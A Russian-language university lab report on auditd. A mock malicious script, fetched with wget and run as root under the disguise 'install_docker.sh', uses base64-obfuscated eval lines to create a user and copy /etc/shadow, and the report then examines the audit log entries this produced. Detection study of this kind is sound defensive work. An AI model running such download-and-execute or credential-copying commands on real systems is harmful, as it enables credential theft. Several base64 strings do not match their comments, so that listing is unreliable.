

**Федеральное государственное автономное образовательное учреждение
высшего образования**

«НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ

«ВЫСШАЯ ШКОЛА ЭКОНОМИКИ»

Московский институт электроники и математики им. Тихонова

Департамент электронной инженерии

ОТЧЕТ

О ПРАКТИЧЕСКОЙ РАБОТЕ №3

по дисциплине «Безопасность операционных систем»

«Обнаружение артефактов работы аудита ОС»

Студент гр. БИБ201

Шадрунов Алексей

Дата выполнения: 14 декабря 2023 г.

Преподаватель:

Смирнов Данил Вадимович

«__» _____ 2023 г.

Москва, 2023

Содержание

1	Цель работы	3
2	Ход работы	3
2.1	Рекомендуемые правила	3
2.2	Сработавшие правила	4
3	Выводы о проделанной работе	7

1 Цель работы

Целью работы является изучение работы системы аудита.

2 Ход работы

2.1 Рекомендуемые правила

В системе по-прежнему применены рекомендованные правила auditd (<https://github.com/Neo23x0/auditd/blob/master/audit.rules>).

Подготовим вредоносный скрипт, который скачивает payload и выполняет его от имени администратора (практика запуска скриптов из интернета встречается, например, в инструкции по установке Docker). Payload копирует хэши паролей из файла /etc/shadow в файл.

```
wget https://raw.githubusercontent.com/shadrinov/year-4-os/main/lab/3_auditd_exploit/exploit.sh -O install_docker.sh
bash ./install_docker.sh
```

Листинг 1 – Локальный скрипт


```
#!/bin/bash

# useradd -m virus
eval "$(echo 'dXNlcmFkZCATbSB2aXJlcw==' | base64 --decode)"

# cat /etc/shadow > /home/virus/passwords
eval "$(echo 'Y2F0IC9ldGMvc2hhZG93ID4gLTZhbWUvdmlldXMvcGFzc3dvcnRz' |
    base64 --decode)"

# userdel virus
eval "$(echo 'dXNlcmRlbCB2aXJlcw==' | base64 --decode)"
```

Листинг 2 – Payload



```
root@alex-nb /e/audit# wget https://raw.githubusercontent.com/shadrinov/year-4-os/main/lab/3_auditd_exploit/exploit
.sh -O install_docker.sh && bash ./install_docker.sh
--2023-12-17 01:47:06-- https://raw.githubusercontent.com/shadrinov/year-4-os/main/lab/3_auditd_exploit/exploit.sh
Loaded CA certificate '/etc/ssl/certs/ca-certificates.crt'
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.108.13
3, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 296 [text/plain]
Saving to: 'install_docker.sh'

install_docker.sh          100%[=====]          296  --.-KB/s   in 0s

2023-12-17 01:47:06 (10.1 MB/s) - 'install_docker.sh' saved [296/296]


root@alex-nb /e/audit# cat /home/virus/passwords
bin:!:19356:
daemon:!:19356:
mail:!:19356:
ftp:!:19356:
http:!:19356:
nobody:!:19356:
dbus:!:19356:
systemd-coredump:!:19356:
systemd-network:!:19356:
systemd-oom:!:19356:
systemd-journal-remote:!:19356:
systemd-resolve:!:19356:
systemd-timesync:!:19356:
```

Рисунок 1 – Запуск скрипта

Запустим скрипт и проверим, какие правила сработают при его выполнении.

2.2 Сработавшие правила

Для отображения всех логов, связанных с запуском скрипта, укажем фильтр по времени (`ausearch --start '01:47:06' --end '01:47:06'`). Всего `auditd` записал 149 событий, из них 74 связаны с добавлением пользователя и 52 с удалением (рисунок 2).



```
root@alex-nb /e/audit# ausearch --start '01:47:06' --end '01:47:06' | grep 'time->' | wc -l
149
root@alex-nb /e/audit# ausearch --start '01:47:06' --end '01:47:06' | grep 'useradd' | wc -l
74
root@alex-nb /e/audit# ausearch --start '01:47:06' --end '01:47:06' | grep 'userdel' | wc -l
52
root@alex-nb /e/audit#
```

Рисунок 2 – Подсчёт событий

Первые события детектируют команду `wget` (`susp_activity`, `network_socket_created`, `network_connect_4`, рисунок 3).

```

root@alex-nb /e/audit# ausearch --start '01:47:06' --end '01:47:06'
----
time->Sun Dec 17 01:47:06 2023
type=PROCTITLE msg=audit(1702766826.232:94068): proctitle=776765740068747470733A2F2F7261772E67697468756275736572636F6E
74656E742E636F6D2F7368616472756E6F762F796561722D342D6F732F6D61696E2F6C61622F335F6175646974645F6578706C6F69742F6578706C
6F69742E7368002D4F00696E7374616C6C5F646F636B65722E7368
type=PATH msg=audit(1702766826.232:94068): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=134429 dev=103:06 mode=0100
755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1702766826.232:94068): item=0 name="/usr/bin/wget" inode=166166 dev=103:06 mode=0100755 ouid=0 ogi
d=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=EXECVE msg=audit(1702766826.232:94068): argc=4 a0="wget" a1="https://raw.githubusercontent.com/shadrinov/year-4-o
s/main/lab/3_auditd_exploit/exploit.sh" a2="-o" a3="install_docker.sh"
type=SYSCALL msg=audit(1702766826.232:94068): arch=c000003e syscall=59 success=yes exit=0 a0=7fff8c323270 a1=55a1605cc
580 a2=55a1605bd210 a3=8 items=2 ppid=38004 pid=55178 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=
0 tty=pts4 ses=8 comm="wget" exe="/usr/bin/wget" key="susp_activity"
----
time->Sun Dec 17 01:47:06 2023
type=PROCTITLE msg=audit(1702766826.242:94069): proctitle=776765740068747470733A2F2F7261772E67697468756275736572636F6E
74656E742E636F6D2F7368616472756E6F762F796561722D342D6F732F6D61696E2F6C61622F335F6175646974645F6578706C6F69742F6578706C
6F69742E7368002D4F00696E7374616C6C5F646F636B65722E7368
type=PATH msg=audit(1702766826.242:94069): item=1 name="install_docker.sh" inode=4326323 dev=103:06 mode=0100644 ouid=
0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1702766826.242:94069): item=0 name="/etc/audit" inode=4325452 dev=103:06 mode=040755 ouid=0 ogid=0
rdev=00:00 nametype=PARENT cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=SYSCALL msg=audit(1702766826.242:94069): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c a1=559e308f7520
a2=241 a3=1b6 items=2 ppid=38004 pid=55178 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts4
ses=8 comm="wget" exe="/usr/bin/wget" key="auditconfig"
----
time->Sun Dec 17 01:47:06 2023
type=PROCTITLE msg=audit(1702766826.272:94070): proctitle=776765740068747470733A2F2F7261772E67697468756275736572636F6E
74656E742E636F6D2F7368616472756E6F762F796561722D342D6F732F6D61696E2F6C61622F335F6175646974645F6578706C6F69742F6578706C
6F69742E7368002D4F00696E7374616C6C5F646F636B65722E7368
type=SYSCALL msg=audit(1702766826.272:94070): arch=c000003e syscall=41 success=yes exit=4 a0=2 a1=80802 a2=0 a3=0 item
s=0 ppid=38004 pid=55178 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts4 ses=8 comm="wget"
exe="/usr/bin/wget" key="network_socket_created"
----
time->Sun Dec 17 01:47:06 2023
type=PROCTITLE msg=audit(1702766826.272:94071): proctitle=776765740068747470733A2F2F7261772E67697468756275736572636F6E
74656E742E636F6D2F7368616472756E6F762F796561722D342D6F732F6D61696E2F6C61622F335F6175646974645F6578706C6F69742F6578706C
6F69742E7368002D4F00696E7374616C6C5F646F636B65722E7368
type=SOCKADDR msg=audit(1702766826.272:94071): saddr=02000035C0A800010000000000000000
type=SYSCALL msg=audit(1702766826.272:94071): arch=c000003e syscall=42 success=yes exit=0 a0=4 a1=7fca783ff274 a2=10 a
3=7ffe399a134 items=0 ppid=38004 pid=55178 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts4
ses=8 comm="wget" exe="/usr/bin/wget" key="network_connect_4"
----
time->Sun Dec 17 01:47:06 2023
type=PROCTITLE msg=audit(1702766826.279:94072): proctitle=776765740068747470733A2F2F7261772E67697468756275736572636F6E
74656E742E636F6D2F7368616472756E6F762F796561722D342D6F732F6D61696E2F6C61622F335F6175646974645F6578706C6F69742F6578706C
6F69742E7368002D4F00696E7374616C6C5F646F636B65722E7368
type=SYSCALL msg=audit(1702766826.279:94072): arch=c000003e syscall=41 success=yes exit=4 a0=2 a1=80002 a2=0 a3=7ffe39
9af290 items=0 ppid=38004 pid=55178 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts4 ses=8 c
omm="wget" exe="/usr/bin/wget" key="network_socket_created"

```

Рисунок 3 – wget

Далее видим логи использования bash и base64 (susp_shell и susp_activity, ри-
сунк 4).

```

----
time->Sun Dec 17 01:47:06 2023
type=PROCTITLE msg=audit(1702766826.559:94086): proctitle=62617368002E2F696E7374616C6C5F646F636B65722E7368
type=PATH msg=audit(1702766826.559:94086): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=134429 dev=103:06 mode=0100
755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1702766826.559:94086): item=0 name="/usr/bin/bash" inode=138118 dev=103:06 mode=0100755 ouid=0 ogi
d=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=EXECVE msg=audit(1702766826.559:94086): argc=2 a0="bash" a1="/install_docker.sh"
type=SYSCALL msg=audit(1702766826.559:94086): arch=c000003e syscall=59 success=yes exit=0 a0=7fff8c323270 a1=55a1605cd
140 a2=55a1605bd210 a3=8 items=2 ppid=38004 pid=55179 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=
0 tty=pts4 ses=8 comm="bash" exe="/usr/bin/bash" key="susp_shell"
----
time->Sun Dec 17 01:47:06 2023
type=PROCTITLE msg=audit(1702766826.566:94087): proctitle=626173653634002D2D6465636F6465
type=PATH msg=audit(1702766826.566:94087): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=134429 dev=103:06 mode=0100
755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1702766826.566:94087): item=0 name="/usr/bin/base64" inode=145663 dev=103:06 mode=0100755 ouid=0 o
gid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=EXECVE msg=audit(1702766826.566:94087): argc=2 a0="base64" a1="--decode"
type=SYSCALL msg=audit(1702766826.566:94087): arch=c000003e syscall=59 success=yes exit=0 a0=5584c5fef320 a1=5584c5fef
bd0 a2=5584c5feae60 a3=4 items=2 ppid=55180 pid=55182 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=
0 tty=pts4 ses=8 comm="base64" exe="/usr/bin/base64" key="susp_activity"
----

```

Рисунок 4 – bash и base64

Далее очень много логов команды useradd (user_modification, etcpasswd, etcgroup, perm_mod, рисунок 5).

```

----
time->Sun Dec 17 01:47:06 2023
type=PROCTITLE msg=audit(1702766826.566:94088): proctitle=75736572616464002D6D007669727573
type=PATH msg=audit(1702766826.566:94088): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=134429 dev=103:06 mode=0100
755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1702766826.566:94088): item=0 name="/usr/bin/useradd" inode=148036 dev=103:06 mode=0100755 ouid=0
ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=EXECVE msg=audit(1702766826.566:94088): argc=3 a0="useradd" a1="-m" a2="virus"
type=SYSCALL msg=audit(1702766826.566:94088): arch=c000003e syscall=59 success=yes exit=0 a0=5584c5fef150 a1=5584c5fee
cb0 a2=5584c5feae60 a3=5584c5feaf30 items=2 ppid=55179 pid=55183 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sg
id=0 fsgid=0 tty=pts4 ses=8 comm="useradd" exe="/usr/bin/useradd" key="user_modification"
----
time->Sun Dec 17 01:47:06 2023
type=PROCTITLE msg=audit(1702766826.576:94089): proctitle=75736572616464002D6D007669727573
type=PATH msg=audit(1702766826.576:94089): item=1 name="/etc/passwd.55183" inode=4326342 dev=103:06 mode=0100600 ouid=
0 ogid=0 rdev=00:00 nametype=DELETE cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1702766826.576:94089): item=0 name="/etc/" inode=4325377 dev=103:06 mode=040755 ouid=0 ogid=0 rdev
=00:00 nametype=PARENT cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=SYSCALL msg=audit(1702766826.576:94089): arch=c000003e syscall=87 success=yes exit=0 a0=5595ccdc9fd0 a1=5595ccdc9
fd0 a2=0 a3=0 items=2 ppid=55179 pid=55183 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts4
ses=8 comm="useradd" exe="/usr/bin/useradd" key="delete"
----
time->Sun Dec 17 01:47:06 2023
type=PROCTITLE msg=audit(1702766826.576:94090): proctitle=75736572616464002D6D007669727573
type=PATH msg=audit(1702766826.576:94090): item=0 name="/etc/passwd" inode=4326991 dev=103:06 mode=0100644 ouid=0 ogid
=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=SYSCALL msg=audit(1702766826.576:94090): arch=c000003e syscall=257 success=yes exit=5 a0=ffffff9c a1=5595cc135fe0
a2=a0902 a3=0 items=1 ppid=55179 pid=55183 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts4
ses=8 comm="useradd" exe="/usr/bin/useradd" key="etcpasswd"
----
time->Sun Dec 17 01:47:06 2023
type=PROCTITLE msg=audit(1702766826.576:94091): proctitle=75736572616464002D6D007669727573
type=PATH msg=audit(1702766826.576:94091): item=1 name="/etc/group.55183" inode=4326374 dev=103:06 mode=0100600 ouid=0
ogid=0 rdev=00:00 nametype=DELETE cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1702766826.576:94091): item=0 name="/etc/" inode=4325377 dev=103:06 mode=040755 ouid=0 ogid=0 rdev
=00:00 nametype=PARENT cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=SYSCALL msg=audit(1702766826.576:94091): arch=c000003e syscall=87 success=yes exit=0 a0=5595ccdc9e20 a1=5595ccdc9
e20 a2=0 a3=0 items=2 ppid=55179 pid=55183 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts4
ses=8 comm="useradd" exe="/usr/bin/useradd" key="delete"
----
time->Sun Dec 17 01:47:06 2023
type=PROCTITLE msg=audit(1702766826.576:94092): proctitle=75736572616464002D6D007669727573
type=PATH msg=audit(1702766826.576:94092): item=0 name="/etc/group" inode=4326287 dev=103:06 mode=0100644 ouid=0 ogid=
0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=SYSCALL msg=audit(1702766826.576:94092): arch=c000003e syscall=257 success=yes exit=6 a0=ffffff9c a1=5595cc136420
a2=a0902 a3=0 items=1 ppid=55179 pid=55183 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts4
ses=8 comm="useradd" exe="/usr/bin/useradd" key="etcgroup"

```

Рисунок 5 – useradd

Затем логи копирования из файла `/etc/shadow`. Это `bash`, `base64`, `cat`, доступ администратора в директорию другого пользователя и сам файл (`susp_activity`, `power_abuse`, `etcpasswd`, рисунок 6).

```
----
time->Sun Dec 17 01:47:06 2023
type=PROCTITLE msg=audit(1702766826.596:94160): proctitle=626173653634002D2D6465636F6465
type=PATH msg=audit(1702766826.596:94160): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=134429 dev=103:06 mode=0100
755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1702766826.596:94160): item=0 name="/usr/bin/base64" inode=145663 dev=103:06 mode=0100755 ouid=0 o
gid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=EXECVE msg=audit(1702766826.596:94160): argc=2 a0="base64" a1="--decode"
type=SYSCALL msg=audit(1702766826.596:94160): arch=c000003e syscall=59 success=yes exit=0 a0=5584c5ff09e0 a1=5584c5fef
a10 a2=5584c5feae60 a3=8 items=2 ppid=55184 pid=55186 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=
0 tty=pts4 ses=8 comm="base64" exe="/usr/bin/base64" key="susp_activity"
----
time->Sun Dec 17 01:47:06 2023
type=PROCTITLE msg=audit(1702766826.599:94161): proctitle=62617368002E2F696E7374616C6C5F646F636B65722E7368
type=PATH msg=audit(1702766826.599:94161): item=1 name="/home/virus/passwords" inode=7625876 dev=103:06 mode=0100644 o
uid=0 ogid=0 rdev=00:00 nametype=CREATE cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1702766826.599:94161): item=0 name="/home/virus/" inode=7668947 dev=103:06 mode=040700 ouid=1002 o
gid=1002 rdev=00:00 nametype=PARENT cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=SYSCALL msg=audit(1702766826.599:94161): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c a1=5584c5fefa10
a2=241 a3=1b6 items=2 ppid=55179 pid=55187 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts4
ses=8 comm="bash" exe="/usr/bin/bash" key="power_abuse"
----
time->Sun Dec 17 01:47:06 2023
type=PROCTITLE msg=audit(1702766826.599:94162): proctitle=62617368002E2F696E7374616C6C5F646F636B65722E7368
type=PATH msg=audit(1702766826.599:94162): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=134429 dev=103:06 mode=0100
755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1702766826.599:94162): item=0 name="/usr/bin/cat" inode=145666 dev=103:06 mode=0100755 ouid=0 ogid
=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=EXECVE msg=audit(1702766826.599:94162): argc=2 a0="cat" a1="/etc/shadow"
type=SYSCALL msg=audit(1702766826.599:94162): arch=c000003e syscall=59 success=yes exit=0 a0=5584c5fefc50 a1=5584c5fef
a10 a2=5584c5feae60 a3=5584c5fefa10 items=2 ppid=55179 pid=55187 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sg
id=0 fsgid=0 tty=pts4 ses=8 comm="cat" exe="/usr/bin/cat" key="rootcmd"
----
time->Sun Dec 17 01:47:06 2023
type=PROCTITLE msg=audit(1702766826.599:94163): proctitle=62617368002E2F696E7374616C6C5F646F636B65722E7368
type=PATH msg=audit(1702766826.599:94163): item=0 name="/etc/shadow" inode=4326991 dev=103:06 mode=0100600 ouid=0 ogid
=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=SYSCALL msg=audit(1702766826.599:94163): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c a1=7ffdf78fd586
a2=0 a3=0 items=1 ppid=55179 pid=55187 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts4 ses
=8 comm="cat" exe="/usr/bin/cat" key="etcpasswd"
```

Рисунок 6 – `/etc/shadow`

В конце логи `userdel` аналогично `useradd`.

3 Выводы о проделанной работе

В качестве вывода можно отметить, что `auditd` успешно отобразил события, которые могут быть полезными в расследовании атаки. Для этого рекомендуется на-строить рекомендуемые правила, отредактировав их, чтобы уменьшить число собы-тий на одно действие.